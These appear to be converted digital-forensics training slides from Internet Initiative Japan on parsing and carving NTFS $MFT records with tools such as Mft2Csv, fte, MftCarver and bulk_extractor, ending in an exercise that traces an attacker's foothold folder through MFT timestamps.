
# MFT Parsing Tools (2)

- Mft2Csv
  - Mft2Csv can parse \$MFT files and raw disk images. It can extract resident files from \$MFT.
  - Its output contains details of several types of information such as \$EA entries. That is useful to seek suspicious contents stored in \$EA.
  - Mft2Csv can also parse recovered \$MFT entries by MftCarver.



# MFT Parsing Tools (3)

- fte (FILETIME Extractor)
  - fte can parse not only \$MFT but also INDX attributes.
  - It has a simple GUI viewer.




The screenshot shows the fte application window with a menu bar (File(F), Commands(C), Help(H)) and a table of file system attributes. The table has columns: name, fixup, id, pid, flag, nspace, links, type, and crtime. The first row, \$MFT, is highlighted in blue. The table lists various system files and folders, including \$MFT, \$MFTMirr, \$LogFile, \$Volume, \$AttrDef, ., \$Bitmap, \$Boot, \$BadClus, \$Secure, \$UpCase, \$Extend, \$Deleted, \$Quota, \$ObjId, \$Reparse, and \$RmMetadata.

name	fixup	id	pid	flag	nspace	links	type	crtime
\$MFT	97	0	5	File	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
\$MFTMirr	97	1	5	File	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
\$LogFile	97	2	5	File	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
\$Volume	97	3	5	File	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
\$AttrDef	38	4	5	File	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
.	40	5	5	Folder	Win32/D...	1	FILETIME	2016/07/16 15:04:24.6144820
\$Bitmap	39	6	5	File	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
\$Boot	38	7	5	File	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
\$BadClus	7	8	5	File	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
\$Secure	7	9	5	Unknown	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
\$UpCase	7	10	5	File	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
\$Extend	7	11	5	Folder	Win32/D...	1	FILETIME	2018/01/18 05:31:28.7208701
\$Deleted	16	24	11	Unknown	POSIX	1	FILETIME	2018/01/18 05:31:32.2208345
\$Quota	16	25	11	Unknown	POSIX	1	FILETIME	2018/01/18 05:31:32.2208345
\$ObjId	16	26	11	Unknown	POSIX	1	FILETIME	2018/01/18 05:31:32.2208345
\$Reparse	16	27	11	Unknown	POSIX	1	FILETIME	2018/01/18 05:31:32.2208345
\$RmMetadata	43	28	11	Folder	POSIX	1	FILETIME	2018/01/18 05:31:32.2208345

# MFT Carving Tools (1)

- MftCarver
  - This tool dumps individual MFT entries. It can scan unallocated spaces, file slacks, memory dumps, and so on.
  - We can recover old MFT entries that are not listed in the current MFT with this tool.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\ttaro>C:\Tools\MftCarver-master\MFTCarver64.exe
MftCarver v1.0.0.15
Error: $MFT record size was not configured properly. Expected 1024 or 4096. Reverting to default 1024.
Input: Z:\static\FIRST_OSAKA_FILES\Artifacts\vmrk\enWin7ProN_1-disk1.unalloc
OutFileWithFixups: C:\Tools\MftCarver-master\Carver_MFT_2018-02-25_12-08-36.wfixups.MFT
OutFileWithoutFixups: C:\Tools\MftCarver-master\Carver_MFT_2018-02-25_12-08-36.wofixups.MFT
OutFileFalsePositives: C:\Tools\MftCarver-master\Carver_MFT_2018-02-25_12-08-36.false.positive.MFT
MFT record size configuration: 1024
0 %
False positive at 0x0039D3D0 ErrorCode: 2
```

# MFT Carving Tools (2)

- Bulk Extractor with Record Carving
  - It is an enhanced version from original Bulk Extractor. It contains scanner plugins for records of \$MFT, \$LogFile, \$UsnJrnl:\$J, \$INDEX\_ALLOCATION, and utmp structure.
  - We can also use it for regex text search.
  - It supports several disk image formats such as E01, vmdk and so on.

The screenshot shows the 'Run bulk\_extractor' application window. It has a title bar with a small icon and the text 'Run bulk\_extractor'. The window is divided into several sections:

- Required Parameters:** Contains three radio buttons for 'Scan': 'Image File' (selected), 'Raw Device', and 'Directory of Files'. Below are two text input fields: 'Image file' with the value 'S:\Artifacts\vmrk\enWin7ProN\_1-disk1.raw' and 'Output Feature Directory' with the value 'sktop\TimelineAnalysis\Exercise\Win7\bulk'. Both fields have a browse button ('...').
- General Options:** Contains six checkboxes, each with a corresponding text input field and a browse button ('...'). The options are: 'Use Banner File', 'Use Alert List File', 'Use Stop List File', 'Use Find Regex Text File', 'Use Find Regex Text', and 'Use Random Sampling'.
- Tuning Parameters:** Contains seven checkboxes, each with a corresponding numeric input field. The options are: 'Use Context Window Size' (16), 'Use Page Size' (16777216), 'Use Margin Size' (4194304), 'Use Block Size' (512), 'Use Number of Threads' (2), 'Use Maximum Recursion Depth' (7), and 'Use Wait Time' (60).
- Parallelizing:** Contains three checkboxes, each with a corresponding numeric input field. The options are: 'Use start processing at offset', 'Use process range offset o1-o2', and 'Use add offset to reported feature offsets'.
- Debugging Options:** Contains one checkbox 'Start on Page Number' with a numeric input field set to 0.
- Scanners:** A vertical list of 20 scanner plugins, each with a checkbox. The plugins are: base16, facebook, outlook, sceadan, wordlist, xor, accts, aes, base64, elf, email, exif, find, gps, gzip, hiberfile, httplogs, json, kml, msxml, net, ntfsindx (checked), ntfslogfile (checked), ntfsmft (checked), ntfsusn (checked), and ntfs.

# Practice Exercise: Viewing \$MFT

Investigating parsed MFT records with pivot points.



# Practice Exercise: Viewing \$MFT

## Investigating parsed MFT records with pivot points (1)

- Conditions:
  - We will investigate the scenario 1 related artifacts in this exercise. However, it is not for gathering new evidences. It is only for exercise.
- Goal:
  - To view parsed MFT records with some pivot points such as the path of the attacker's foothold folder and the creation time of the folder.

# Practice Exercise: Viewing \$MFT

## Investigating parsed MFT records with pivot points (2)

- First, open the following csv file with csvfileview placed in the shortcut folder.

E:\Artifacts\scenario1\_timeline\_analysis\client-win10-2\Mft2Csv\_2019-07-15\_23-00-19

Name	Date modified	Type
Mft_2019-07-15_23-00-19.csv	7/15/2019 11:13 PM	OpenO
Mft_2019-07-15_23-00-19.log	7/15/2019 11:13 PM	Text Do

Shortcuts\07\_TimelineAnalysis


Drag the csv file and drop it to csvfileview.exe

csvfileview.exe

# Practice Exercise: Viewing \$MFT

## Investigating parsed MFT records with pivot points (3)

- The csv file is the result of parsing MFT on client-win10-2 with Mft2Csv.
- In addition, the \$MFT was not extracted from current file system. It was extracted from VSS snapshot created on March 15 2018.




The screenshot shows a window titled "CSVFileView - C:\Users\taro\Desktop\vss\_mft\_client-win10-2\Mft2Csv\_2019-07-15\_23-00-19\Mft\_2019-07-15\_23-00-19.csv". The window has a menu bar with "File", "Edit", "View", "Options", and "Help". Below the menu is a toolbar with icons for file operations. The main area displays a table with the following columns: RecordOffset, Signature, IntegrityCheck, Style, HEADER\_MFT..., HEADER\_Sequ..., and Header\_HardLi... The table contains six rows of data, each starting with a radio button icon.

RecordOffset	Signature	IntegrityCheck	Style	HEADER_MFT...	HEADER_Sequ...	Header_HardLi...
<input type="radio"/> 0x00000000	GOOD	OK		0	1	1
<input type="radio"/> 0x00000400	GOOD	OK		1	1	1
<input type="radio"/> 0x00000800	GOOD	OK		2	2	1
<input type="radio"/> 0x00000C00	GOOD	OK		3	3	1
<input type="radio"/> 0x00001000	GOOD	OK		4	4	1
<input type="radio"/> 0x00001400	GOOD	OK		5	5	1


# Practice Exercise: Viewing \$MFT

Investigating parsed MFT records with pivot points (4)

- First, select "Choose Columns" from "View" menu.
- Then, check "FilePath" and "FN\_CTime".




Copyright Internet Initiative Japan Inc.



# Practice Exercise: Viewing \$MFT

Investigating parsed MFT records with pivot points (5)


- Next, sort the records by FN\_CTime.
- Thus, click the "FN\_CTime" column to sort records by their timestamps. Since it is robust against manipulation, we should use \$FN timestamps instead of \$SI timestamps.



# Practice Exercise: Viewing \$MFT

## Investigating parsed MFT records with pivot points (6)

- Then, find records around the creation time of the target folder.
  1. Press Ctrl+F to open Find window.
  2. Input the target path. In this case, enter "\\ProgramData\s".
  3. Press "Find Next" button.



# Practice Exercise: Viewing \$MFT

Investigating parsed MFT records with pivot points (7)

- Then, you can confirm files placed in the same path at that time.
- These entries imply that the attacker extracted the foothold folder "`\ProgramData\s`" from the zip file "`s.zip`" with PowerShell.

FilePath	FN_CTime
:\Windows\Prefetch\IPCONFIG.EXE-E1E46F7F.pf	2018-03-07 13:36:07.6693111
:\ProgramData\s.zip	2018-03-07 13:37:15.9472736
:\Users\honda\AppData\Local\Microsoft\Windows\PowerShell	2018-03-07 13:38:34.5320998
:\Windows\Prefetch\POWERSHELL.EXE-767FB1AE.pf	2018-03-07 13:38:39.4981168
:\ProgramData\s	2018-03-07 13:38:47.5799951
:\ProgramData\s\g.bat	2018-03-07 13:38:48.2972331
:\ProgramData\s\l.exe	2018-03-07 13:38:48.3153908
